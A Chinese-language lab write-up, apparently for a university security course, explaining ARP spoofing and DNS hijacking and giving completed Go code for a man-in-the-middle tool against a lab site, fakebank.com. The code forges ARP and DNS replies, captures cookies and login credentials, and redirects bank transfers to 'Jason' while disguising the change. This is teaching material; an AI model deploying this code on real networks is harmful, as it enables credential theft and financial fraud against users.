假如我们要访问 www.baidu.com ，首先要向本地 DNS 服务器发出 DNS 请求，查询 www.baidu.com 的 IP 地址，如果本地 DNS 服务器没有在自己的 DNS 缓存表中发现该网址的记录，就会向根服务器发起查询，根服务器收到请求后，将 com 域服务器的地址返回给本地 DNS 服务器，本地 DNS 服务器则继续向 com 域发出查询请求，域服务器将 baidu.com 授权域名服务器的地址返回给本地 DNS 服务器，本地 DNS 服务器继续向 baidu.com 发起查询，得到 www.baidu.com 的 IP 地址。本地 DNS 服务器得到 www.baidu.com 对应的 IP 地址后以 dns 应答包的方式传递给用户，并且在本地建立 DNS 缓存表。
DNS 劫持：首先欺骗者向目标机器发送构造好的 ARP 应答数据包（见 ARP 欺骗原理）
ARP 欺骗成功后，嗅探到对方发出的 DNS 请求数据包，分析数据包取得 ID 和端口号后，向目标发送自己构造好的一个 DNS 返回包，对方收到 DNS 应答包后，发现 ID 和端口号全部正确，即把返回数据包中的域名和对应的 IP 地址保存进 DNS 缓存表中，而后来的当真实的 DNS 应答包返回时则被丢弃。
上文 ARP 欺骗原理提到攻击者已经伪装成主机 A 成功对主机 B 进行的 ARP 欺骗;主机 B 给 DNS 服务器发送访问百度的请求后，攻击主机嗅探到目标靶机发出的 DNS 请求包分析数据包取得 ID 和端口号后，向目标主机 B 发送自己构造好的一个 DNS 返回包，目标靶机收到应答包后把域名以及对应 IP 保存在了 DNS 缓存表中，这样 www.baidu.com 的地址就被指向到了攻击机指定的 IP 地址上。

HTTP 协议漏洞

HTTP（超文本传输协议）是用于客户端和服务器之间传输网页数据的协议。HTTP 通信是明文传输，缺乏加密和认证，意味着任何中间人都可以拦截、读取和修改 HTTP 通信内容。

具体漏洞有：
• 明文传输
HTTP 通信内容未加密，攻击者可以通过网络嗅探轻松获取敏感信息，如用户名、密码和 Cookie。
• 缺乏认证
HTTP 协议本身没有内置的认证机制，攻击者可以伪造响应，欺骗客户端认为其收到的是来自合法服务器的响应。
• 缺乏完整性保护
HTTP 通信没有完整性检查，攻击者可以修改请求和响应内容，而客户端和服务器无法检测到这种篡改。

4.4.3 实验内容

需要修改的代码是 mitm.go，下面对代码结构进行分析。

代码的主要任务就是补充实现 ARP 攻击、DNS 攻击和 HTTP 攻击。

代码基本流程如下：

1. 初始化并检查参数（代码已有，不用修改）

• 检查命令行参数是否正确，确保程序启动时所需的参数都已正确传递。

• 打开网络接口（eth0）以读取数据包。

2. 初始化数据结构（代码已有，不用修改）

• 使用 gopacket 和 pcap 库打开网络接口。

• 设置数据包过滤器，仅抓取特定类型的数据包（ARP 请求和 UDP 数据包）。

3. 启动 ARP 服务器

• 启动一个新的 goroutine 运行 startARPServer 函数。

• 该函数使用 pcap 库实时捕获网络上的 ARP 请求数据包。

• 每当捕获到 ARP 请求时，调用 handleARPPacket 函数进行处理。

4. 处理 ARP 数据包

• 提取 ARP 数据包的源硬件地址、源协议地址和目标协议地址。

• 检查 ARP 操作类型是否为请求，且请求是否来自本地机器。

- 如果是目标 IP 地址为指定 IP（例如 DNS 服务器的 IP 地址）的请求，构造一个 ARPIntercept 结构体，并调用 spoofARP 函数生成伪造的 ARP 回复。

• 使用 sendRawEthernet 函数发送伪造的 ARP 回复。

5. 启动 DNS 服务器

• 启动一个新的 goroutine 运行 startDNSServer 函数。

• 该函数使用 pcap 库实时捕获网络上的 UDP 数据包。

• 每当捕获到 UDP 数据包时，调用 handleUDPPacket 函数进行处理。

6. 处理 DNS 数据包

• 提取 UDP 数据包的负载并解析为 DNS 数据包。

• 检查 DNS 数据包是否包含查询，且查询目标为 fakebank.com。

- 如果是 fakebank.com 的查询

构造一个 dnsIntercept 结构体，并调用 spoofDNS 函数生成伪造的 DNS 回复。

• 使用 sendRawUDP 函数发送伪造的 DNS 回复。

7. 启动 HTTP 服务器

• 启动 HTTP 服务器，监听端口 80，并使用 handleHTTP 函数处理所有 HTTP 请求。

8. 处理 HTTP 请求

• 检查请求路径，如果是/kill，则退出程序。

• 创建一个 http.Client 对象以发送伪造的 HTTP 请求，并捕获真实的 fakebank.com 的响应。

• 窃取客户端和服务器端的 cookies。

• 根据请求路径调用 spoofBankRequest 函数生成伪造的请求，并使用 writeClientResponse 函数处理响应。

9. 生成伪造的银行请求

- 对于/login 路径，解析表单数据，窃取用户名和密码，并生成新的请求。

- 对于/transfer 路径，解析表单数据，如果表单中有 to 字段，将其修改为 Jason，并生成新的请求。

- 其他路径下，直接透传请求。

10. 写入客户端响应
• 将来自 fakebank.com 的响应写回客户端。
• 对于/transfer 路径，将响应中的收款人更改回客户端预期的值。
11. 主函数
并行启动 ARP 服务器、DNS 服务器和 HTTP 服务器。

我们需要补充的部分，原代码已经指出，即 UNDO 部分，下面是具体实现。

UNDO1 伪造 ARP 响应
原有代码中，已经从捕获的网络数据包中提取了 ARP 层、手动解析并转换了 ARP 层的有效载荷。需要完成实现的是检测数据包是包含 ARP 请求，并确保该请求不是由本地机器发出后的操作。
首先，检测目标 IP 地址是否为我们需要的 10.38.8.2，因为我们只需要拦截和伪造这个特定 IP 地址的 ARP 请求。然后，伪造拦截信息，这里需要提取并存储 ARP 请求中的源硬件地址、源协议地址和目标协议地址。这些信息存储在 ARPIntercept 结构体中（详见 UNDO2）。然后生成伪造的 ARP 响应，并发送到网络中，来实现 ARP 欺骗。

```
if arpData.Operation == 1 && !bytes.Equal(arpData.SourceHwAddress, cs155.GetLocalMAC()) {
    // TODO #1: When the client sends and ARP request, send a spoofed reply
    //          (use ARPIntercept, SpoofARP, and SendRawEther where necessary)
    //
    // Hint:    Store all the data you need in the ARPIntercept struct and
    //          pass it to spoofARP(). spoofARP() returns a slice of bytes,
    //          which can be sent over the wire with sendRawEthernet()

    // TODO #1: 当客户端发送 ARP 请求时，发送一个伪造的回复
    //          （在必要时使用 ARPIntercept、spoofARP 和 sendRawEthernet）
    //
    // 提示：将所有需要的数据存储在 ARPIntercept 结构体中，并传递给 spoofARP()。
    // spoofARP() 返回一个字节切片，可以用 sendRawEthernet() 发送。
    if net.IP(arpData.DstProtAddress).String() == "10.38.8.2" {
        intercept := ARPIntercept{
            SourceHwAddress:   net.HardwareAddr(arpData.SourceHwAddress),
            SourceProtAddress: net.IP(arpData.SourceProtAddress),
            DstProtAddress:    net.IP(arpData.DstProtAddress),
        }
        sendRawEthernet(spoofARP(intercept))
    }
}
```

UNDO2 构造 ARPIntercept 结构体
构造结构体来存储从捕获的 ARP 数据包中提取的重要信息，以便后续构建伪造的 ARP 回复数据包。而我们需要拦截的信息有源硬件地址（确定应答的目标）、源 IP 地址（提供目标设备的信息，以便它知道哪个 IP 地址对应哪个 MAC 地址）和目标 IP 地址（确定要欺骗的设备的 IP 地址）。

```
/*
ARPIntercept stores information from a captured ARP packet
in order to craft a spoofed ARP reply
*/
// 存储从捕获的 ARP 数据包中获取的信息，以便构建伪造的 ARP 回复
type ARPIntercept struct {

    // TODO #2: Figure out what needs to be intercepted from the ARP request
    //          for the DNS server's IP address
    //
    // Hint:    The types net.HardwareAddr and net.IP are the best way to represent
    //          a hardware address and an IP address respectively.

    // TODO #2: 确定需要从 ARP 请求中拦截哪些内容
    //          用于 DNS 服务器的 IP 地址
    //
    // 提示：net.HardwareAddr 和 net.IP 类型是表示硬件地址和 IP 地址的最佳方式。
    SourceHwAddress   net.HardwareAddr
    SourceProtAddress net.IP
    DstProtAddress    net.IP
}
```

UNDO3 构建伪造的 ARP 回复

spoofARP 函数的目标是生成并返回一个伪造的 ARP 回复数据包，该数据包看起来像是从请求的 IP 地址发出的，声称请求的 IP 地址可以通过攻击者的 MAC 地址访问。

首先，需要创建并填充 ARP 层。

其中

• AddrType 和 Protocol：这些字段确定数据包的类型和协议，以确保正确解析。

• HwAddressSize 和 ProtAddressSize：这些字段指定地址的大小，确保数据包格式正确。

• SourceHwAddress 和 SourceProtAddress：这些字段将伪造的数据包看起来像是从目标 IP 地址发出的。

• DstHwAddress 和 DstProtAddress：这些字段确定数据包的目标，以确保它到达正确的设备。

然后，创建并填充以太网层。

• EthernetType：这个字段指定数据包的类型，以确保以太网层正确识别数据包。

• SrcMAC：设置为本地 MAC 地址（攻击者的 MAC 地址），以便让其他设备认为这是合法的回复。

• DstMAC：设置为源 MAC 地址（intercept.SourceHwAddress），以便数据包发送给最初请求的设备。

最后，序列化。将数据包的各个层序列化为字节切片，以便通过网络发送。

```
/*
spoofARP is called by handleARPPAcket upon detection of an ARP request
for an IP address. Your goal is to make an ARP reply that seems like
it came from the requested IP address claiming that the requested IP
can be reached at your MAC address

Parameters:

 - intercept, a strict of information about the original ARP request

   Returns: the spoofed ARP reply as a slice of bytes
*/
func spoofARP(intercept ARPIntercept) []byte {
    // In order to make a packet with the spoofed ARP reply, we need to
    // create a spoofed ARP reply and an Ethernet frame to send it in
    // We will need to fill in the headers for both Ethernet and ARP

    // TODO #3: Fill in the missing fields below to construct your spoofed ARP response
    // TODO #3: 填写下面的缺失字段，以构建你的伪造 ARP 回复
    arp := &layers.ARP{
        AddrType:        layers.LinkTypeEthernet,
        Protocol:        layers.EthernetTypeIPv4,
        HwAddressSize:   6, // number of bytes in a MAC address
        ProtAddressSize: 4, // number of bytes in an IPv4 address
        Operation:       2, // Indicates this is an ARP reply
        // SourceHwAddress:     TODO,
        // SourceProtAddress:   TODO,
        // DstHwAddress:        TODO,
        // DstProtAddress:      TODO,
        SourceHwAddress:   cs155.GetLocalMAC(),
        SourceProtAddress: intercept.DstProtAddress,
        DstHwAddress:      intercept.SourceHwAddress,
        DstProtAddress:    intercept.SourceProtAddress,
    }
    ethernet := &layers.Ethernet{
        EthernetType: layers.EthernetTypeARP,
        // SrcMAC:              TODO,
        // DstMAC:              TODO,
        SrcMAC: cs155.GetLocalMAC(),
        DstMAC: intercept.SourceHwAddress,
    }
```

UNDO4 伪造 DNS 响应

检测 DNS 数据包，并在检测到客户端查询 fakebank.com 时，发送一个伪造的 DNS 响应，将客户端指向攻击者的 IP 地址。

首先，需要确保只对新的、针对“fakebank.com”的 DNS 查询进行处理。确保 DNS 数据包中包含至少一个查询问题；确保 DNS 数据包中没有已有的答案，这表明这是一个新查询，而不是对之前查询的响应；检查查询的是否为“fakebank.com”。然后，提取并存储 UDP 层、IP 层信息。最后，构造并发送伪造的 DNS 响应。

```
/*
handleUDPPacket detects DNS packets and sends a spoofed DNS response as appropriate.

Parameters: packet, a packet captured on the network, which may or may not be DNS.
*/
func handleUDPPacket(packet gopacket.Packet) {

    // Due to the BPF filter set in main(), we can assume a UDP layer is present.
    udpLayer := packet.Layer(layers.LayerTypeUDP)
    if udpLayer == nil {
        panic("unable to decode UDP packet")
    }

    // Manually extract the payload of the UDP layer and parse it as DNS.
    payload := udpLayer.(*layers.UDP).Payload
    dnsPacketObj := gopacket.NewPacket(payload, layers.LayerTypeDNS, gopacket.Default)

    // Check if the UDP packet contains a DNS packet within. Do nothing for non-DNS UDP packets
    if dnsLayer := dnsPacketObj.Layer(layers.LayerTypeDNS); dnsLayer != nil {
        // Type-switch the layer to the correct interface in order to operate on its member variables.
        dnsData, _ := dnsLayer.(*layers.DNS)

        // TODO #4: When the client queries fakebank.com, send a spoofed response.
        //          (use dnsIntercept, spoofDNS, and sendRawUDP where necessary)
        //
        // Hint:    Parse dnsData, then search for an exact match of "fakebank.com". To do
        //          this, you may have to index into an array; make sure its
        //          length is non-zero before doing so!
        //
        // Hint:    In addition, you don't want to respond to your spoofed
        //          response as it travels over the network, so check that the
        //          DNS packet has no answer (also stored in an array).
        //
        // Hint:    Because the payload variable above is a []byte, you may find
        //          this line of code useful when calling spoofDNS, since it requires
        //          a gopacket.Payload type: castPayload := gopacket.Payload(payload)

        // TODO #4: 当客户端查询 fakebank.com 时，发送伪造的响应。
        //          （在必要时使用 dnsIntercept、spoofDNS 和 sendRawUDP）
        //
        // 提示：解析 dnsData，然后精确匹配 "fakebank.com"。为此，你可能需要索引一个数组；在这样做之前，确保其长度非零！
        //
        // 提示：此外，你不希望对网络上传播的伪造响应作出回应，因此请检查 DNS 数据包没有答案（也存储在一个数组中）。
        //
        // 提示：由于 payload 变量上面是一个 []byte，你可能会发现这个代码行在调用 spoofDNS 时很有用，
        // 因为它需要 gopacket.Payload 类型：castPayload := gopacket.Payload(payload)
        if dnsData.QDCount > 0 && dnsData.ANCount == 0 && string(dnsData.Questions[0].Name) == "fakebank.com" {
            castPayload := gopacket.Payload(payload)

            var intercept dnsIntercept

            udpData, _ := udpLayer.(*layers.UDP)
            intercept.SrcPort = udpData.SrcPort
            intercept.DstPort = udpData.DstPort

            ipLayer := packet.Layer(layers.LayerTypeIPv4)
            ipData, _ := ipLayer.(*layers.IPv4)
            intercept.SrcIP = ipData.SrcIP
            intercept.DstIP = ipData.DstIP

            buf_bytes := spoofDNS(intercept, castPayload)
            port := int(udpData.SrcPort)
            dest := ipData.SrcIP
            sendRawUDP(port, dest, buf_bytes)
        }
    }
}
```

UNDO5 构建 dnsIntercept 结构体

构建结构体存储从捕获的 DNS 数据包中提取的重要信息，以便构建伪造的 DNS 响应。构建伪造的 DNS 响应时，需要确保响应包的源和目标信息与原始请求一致，以欺骗客户端认为它收到的是合法的 DNS 响应。具体来说：SrcIP 和 DstIP 用于设置伪造响应包的 IP 层头部，使其看起来像是从 DNS 服务器返回给客户端的。SrcPort 和 DstPort 用于设置伪造响应包的 UDP 层头部，确保包的源和目标端口与原始请求匹配。

```
/*
dnsIntercept stores the pertinent information from a captured DNS packet
in order to craft a response in spoofDNS.
*/
// 存储从捕获的 DNS 数据包中获取的信息，以便在 spoofDNS 中构建响应。
type dnsIntercept struct {

    // TODO #5: Determine what needs to be intercepted from the DNS request
    //          for fakebank.com in order to craft a spoofed answer.

    // TODO #5: 确定需要从 DNS 请求中拦截哪些内容用于 fakebank.com 的伪造应答。
    SrcIP   net.IP
    DstIP   net.IP
    SrcPort layers.UDPPort
    DstPort layers.UDPPort
}
```

UNDO6 构建伪造的 DNS 响应包的基本层

需要欺骗客户端，使其认为“fakebank.com”在攻击者的 IP 地址上。

定义 IP 层，其中

• Version: IPv4 协议版本。

• Protocol: 表示使用的传输层协议，这里是 UDP。

• SrcIP: 伪造响应包的源 IP 地址，即原始请求的目标 IP 地址（DNS 服务器的 IP 地址）。

• DstIP: 伪造响应包的目标 IP 地址，即原始请求的源 IP 地址（客户端的 IP 地址）。

• TTL: 包的生存时间，设置为 255。

定义 UDP 层，其中

• SrcPort: 伪造响应包的源端口，即原始请求的目标端口（DNS 服务器的端口）。

• DstPort: 伪造响应包的目标端口，即原始请求的源端口（客户端的端口）。

```
func spoofDNS(intercept dnsIntercept, payload gopacket.Payload) []byte {
    // In order to make a packet containing the spoofed DNS answer, we need
    // to start from layer 3 of the OSI model (IP) and work upwards, filling
    // in the headers of the IP, UDP, and finally DNS layers.

    // TODO #6: Fill in the missing fields below to construct the base layers of
    //          your spoofed DNS packet. If you are confused about what the Protocol
    //          variable means, Google and IANA are your friends!
    // TODO #6: 填写下面的缺失字段，以构建伪造 DNS 数据包的基本层。
    ip := &layers.IPv4{
        // fakebank.com operates on IPv4 exclusively.
        Version: 4,
        // Protocol: TODO,
        // SrcIP:    TODO,
        // DstIP:    TODO,
        Protocol: layers.IPProtocolUDP,
        SrcIP:    intercept.DstIP,
        DstIP:    intercept.SrcIP,
        TTL:      255,
    }
    udp := &layers.UDP{
        // SrcPort: TODO,
        // DstPort: TODO,
        SrcPort: intercept.DstPort,
        DstPort: intercept.SrcPort,
    }
```

UNDO7 构建伪造的 DNS 响应包

构建并发送伪造的 DNS 响应包，当检测到针对 fakebank.com 的 DNS 请求时，伪造的响应会将客户端引导至攻击者控制的 IP 地址。

需要构造伪造的 DNS 响应，需要将 DNS 查询 fakebank.com 的请求引导至攻击者的 IP 地址。

其中

- dns.ANCount = 1: 设置 DNS 响应中的回答数为 1。
  因为只需要返回一个回答，即 fakebank.com 的伪造 IP 地址。
- dns.QR = true: 标记为响应包。
- dns.ResponseCode = layers.DNSResponseCodeNoErr: 响应码为无错误。
- answer.Name = []byte("fakebank.com"): 设置回答的域名。
- answer.Type = layers.DNSTypeA: 设置回答的类型为 A 记录（IPv4 地址）。
- answer.Class = layers.DNSClassIN: 设置回答的类为 IN（Internet）。
- localIP, _, _ := net.ParseCIDR(cs155.GetLocalIP())
  answer.IP = localIP: 将 IP 地址设置为攻击者的 IP 地址。
  通过将 fakebank.com 的 IP 地址设置为攻击者的 IP 地址，客户端会被引导至攻击者控制的服务器。
- dns.Answers = append(dns.Answers, answer): 将回答添加到 DNS 响应中。
  DNS 响应可以包含多个回答，这里只需要一个回答，即 fakebank.com 的伪造 IP 地址。

UNDO8 处理 HTTP 请求

拦截客户端的 HTTP 请求，将其伪装成发送给真实 fakebank.com 的请求，并在响应中加入恶意内容。同时窃取客户端和服务器之间的 cookies。

首先，初始化 HTTP 客户端和 Cookie 管理，创建一个带有 cookie 管理的 HTTP 客户端。因为需要一个 HTTP 客户端来发送伪造的请求，并捕获真实 fakebank.com 的响应，cookiejar 用于管理请求和响应中的 cookies。

然后，窃取客户端的 cookies。检查客户端请求中的 cookies，并窃取每个 cookie。因为在中间人攻击中，窃取 cookies 可以获得用户的会话信息，从而进一步利用这些信息进行恶意操作。

之后，伪造并发送请求。伪造一个发送给真实 fakebank.com 的请求，并通过 HTTP 客户端发送该请求。伪造请求是为了从真实 fakebank.com 获取响应，以便在返回给客户端之前进行篡改。

接着，窃取服务器的 cookies。检查服务器响应中的 cookies，并窃取每个 cookie。与窃取客户端 cookies 相似，窃取服务器 cookies 有助于获得服务器的会话信息。

最后，写入客户端响应。将篡改后的响应写回给客户端。在发送响应之前进行篡改，确保返回给客户端的内容包含恶意修改的内容。

```
/*
handleHTTP is called every time an HTTP request arrives and handles the backdoor
connection to the real fakebank.com.

Parameters:
- rw, a "return envelope" for data to be sent back to the client;
- r, an incoming message from the client
*/
func handleHTTP(rw http.ResponseWriter, r *http.Request) {

    if r.URL.Path == "/kill" {
        os.Exit(1)
    }
```

```
    // TODO #8: Handle HTTP requests. Roughly speaking, you should delegate most of the work to
    //          SpoofBankRequest and WriteClientResponse, which handle endpoint-specific tasks,
    //          and use this function for the more general tasks that remain, like stealing cookies
    //          and actually communicating over the network.
    //
    // Hint:    You will want to create an http.Client object to deliver the spoofed
    //          HTTP request, and to capture the real fakebank.com's response.
    //
    // Hint:    Make sure to check for cookies in both the request and response!

    // TODO #8: 处理 HTTP 请求。大致来说，你应该将大部分工作委托给
    //          SpoofBankRequest 和 WriteClientResponse，它们处理特定端点的任务，
    //          并使用此函数处理剩下的更一般的任务，如窃取 cookies
    //          并实际进行网络通信。
    //
    // 提示：你会想创建一个 http.Client 对象来发送伪造的 HTTP 请求，并捕获真实 fakebank.com 的响应。
    //
    // 提示：确保检查请求和响应中的 cookies!
    jar, _ := cookiejar.New(&cookiejar.Options{PublicSuffixList: publicsuffix.List})
    client := &http.Client{Jar: jar}

    if len(r.Cookies()) != 0 {
        for _, cookie := range r.Cookies() {
            cs155.StealClientCookie(cookie.Name, cookie.Value)
        }
    }

    request := spoofBankRequest(r)
    if response, err := client.Do(request); err != nil {
        log.Panic(err)
    } else {
        if len(response.Cookies()) != 0 {
            for _, cookie := range response.Cookies() {
                cs155.StealServerCookie(cookie.Name, cookie.Value)
            }
        }
        rw = *writeClientResponse(response, r, &rw)
    }
}
```

UNDO9 处理 login 请求

处理客户端的登录请求，解析并窃取登录凭证，创建一个新请求，将表单数据发送到 fakebank.com。登录请求通常包含用户名和密码，窃取这些信息对于中间人攻击非常重要。创建新请求是为了确保可以正确发送表单数据。

解析表单数据是为了能够提取出表单中的用户名和密码；窃取凭证是中间人攻击的重要目标，可以获得用户的敏感信息；直接使用原始请求会导致请求数据不可控，创建新请求可以确保请求数据格式正确，并能够顺利发送到目标服务器。

```
/*
spoofBankRequest creates the request that is actually sent to fakebank.com.

Parameters:
- origRequest, the request received from the bank client.

Returns: The spoofed packet, ready to be sent to fakebank.com.
*/
func spoofBankRequest(origRequest *http.Request) *http.Request {
    var bankRequest *http.Request
    var bankURL = "http://" + cs155.GetBankIP() + origRequest.RequestURI

    if origRequest.URL.Path == "/login" {

        // TODO #9: Since the client is logging in,
        //          - parse the request's form data,
        //          - steal the credentials,
        //          - make a new request, leaving the values untouched
        //
        // Hint:    Once you parse the form (Google is your friend!), the form
        //          becomes a url.Values object. As a consequence, you cannot
        //          simply reuse origRequest, and must make a new request.
        //          However, url.Values supports member functions Get(), Set(),
        //          and Encode(). Encode() URL-encodes the form data into a string.
        //
        // Hint:    http.NewRequest()'s third parameter, body, is an io.Reader object.
        //          You can wrap the URL-encoded form data into a Reader with the
        //          strings.NewReader() function.

        // TODO #9: 由于客户端正在登录，
        //          - 解析请求的表单数据，
        //          - 窃取凭证，
        //          - 创建一个新请求，不修改表单值
        origRequest.ParseForm()
        username := origRequest.FormValue("username")
        password := origRequest.FormValue("password")
        cs155.StealCredentials(username, password)

        method := origRequest.Method
        body := strings.NewReader(origRequest.Form.Encode())
        bankRequest, _ = http.NewRequest(method, bankURL, body)
```

UNDO10 处理 transfer 请求

当客户端请求路径为/transfer 时，这部分代码将解析表单数据，并将其中的转账目标修改为特定的值，然后创建一个新的请求发送到 fakebank.com。

首先，解析表单数据。将请求中的表单数据解析为 url.Values 类型，便于后续处理。必须先解析表单数据，才能读取和修改其中的键值对。

其次，修改转账目标。检查表单中是否有名为“to”的键，如果有，则将其值修改为题目要求的“Jason”。在中间人攻击中，通过修改转账目标，可以将资金转移到攻击者指定的账户。

最后，创建新请求。使用修改后的表单数据创建一个新的 HTTP 请求，并设置请求方法和请求体，以便将修改后的表单数据发送到目标服务器 fakebank.com。

```
} else if origRequest.URL.Path == "/transfer" {

    // TODO #10: Since the client is transferring money,
    //          - parse the request's form data
    //          - if the form has a key named "to", modify it to "Jason"
    //          - make a new request with the updated form values

    // TODO #10: 由于客户端正在转账，
    //          - 解析请求的表单数据
    //          - 如果表单中有一个名为 "to" 的键，将其修改为 "Jason"
    //          - 使用更新的表单值创建一个新请求
    origRequest.ParseForm()
    if origRequest.Form.Has("to") {
        origRequest.Form.Set("to", "Jason")
    }
    method := origRequest.Method
    body := strings.NewReader(origRequest.Form.Encode())
    bankRequest, _ = http.NewRequest(method, bankURL, body)
```

UNDO11 将响应中的收款人信息修改为客户端预期的值

从 fakebank.com 获取的 HTTP 响应进行处理，并返回给客户端。如果请求路径为/transfer，则会将响应中的收款人信息修改为客户端预期的值。

首先，解析表单数据。解析原始请求中的表单数据，使得表单字段可供访问。因为中间人攻击中的原始请求包含了转账信息，需要获取收款人信息进行替换。

其次，获取原始收款人信息。需要将响应体中的收款人信息从“Jason”替换为原始请求中的收款人，以保证响应的真实性。

然后，读取响应体并将响应体转换为字符串。读取来自 fakebank.com 的响应体内容。因为需要对响应体内容进行修改，以替换其中的收款人信息。

之后，替换收款人信息。将响应体中的“Jason”替换为原始请求中的收款人信息。中间人攻击中篡改了转账目标，此处是为了将目标改回原始的收款人，使客户端接收到的响应看起来正常。

最后，重新封装响应体。将修改后的字符串重新封装为 io.ReadCloser 类型，并替换原始响应的主体。因为 HTTP 响应的主体需要是 io.ReadCloser 类型，重新封装后才能正确传递给客户端。

```
if origRequest.URL.Path == "/transfer" {

    // TODO #11: Use the original request to change the recipient back to the
    //          value expected by the client.
    //
    // Hint:    Unlike an http.Request object which uses an io.Reader object
    //          as the body, the body of an http.Response object is an io.ReadCloser.
    //          ioutil.ReadAll() takes an io.ReadCloser and outputs []byte.
    //          ioutil.NopCloser() takes an io.Reader and outputs io.ReadCloser.
    //      strings.ReplaceAll() replaces occurrences of substrings in string.
    //      You can convert between []bytes and strings via string() and []byte.
    //
    // Hint:    bytes.NewReader() is analogous to strings.NewReader() in the
    //          /login endpoint, where you could wrap a string in an io.Reader.
```

```
    // TODO #11: 使用原始请求将收款人更改回客户端预期的值。
    //
    // 提示：与使用 io.Reader 对象作为主体的 http.Request 对象不同，http.Response 对象的主体是 io.ReadCloser。
    //          ioutil.ReadAll() 接受一个 io.ReadCloser 并输出 []byte。
    //          ioutil.NopCloser() 接受一个 io.Reader 并输出 io.ReadCloser。
    //      strings.ReplaceAll() 替换字符串中的子字符串。
    //      可以通过 string() 和 []byte 在 []bytes 和 strings 之间进行转换。
    //
    // 提示：bytes.NewReader() 类似于 strings.NewReader()，可以将字符串包装成 io.Reader。
    origRequest.ParseForm()
    recipient := origRequest.Form.Get("to")
    body, _ := ioutil.ReadAll(bankResponse.Body)
    bodyStr := string(body)
    bodyStrNew := strings.ReplaceAll(bodyStr, "Jason", recipient)
    bodyNew := ioutil.NopCloser(strings.NewReader(bodyStrNew))
    bankResponse.Body = bodyNew

}
```

最后，运行代码

sh start_images.sh

sh run_client.sh


sh stop_images.sh


效果如下：

```
PS D:\Net_security\test2\proj3\part4> sh start_images.sh
[+] Running 1/1
 ✓ Container part4-dns-1  Started                                                                                0.4s
[+] Running 1/1
 ✓ Container part4-http-1  Started                                                                               0.5s
```

```
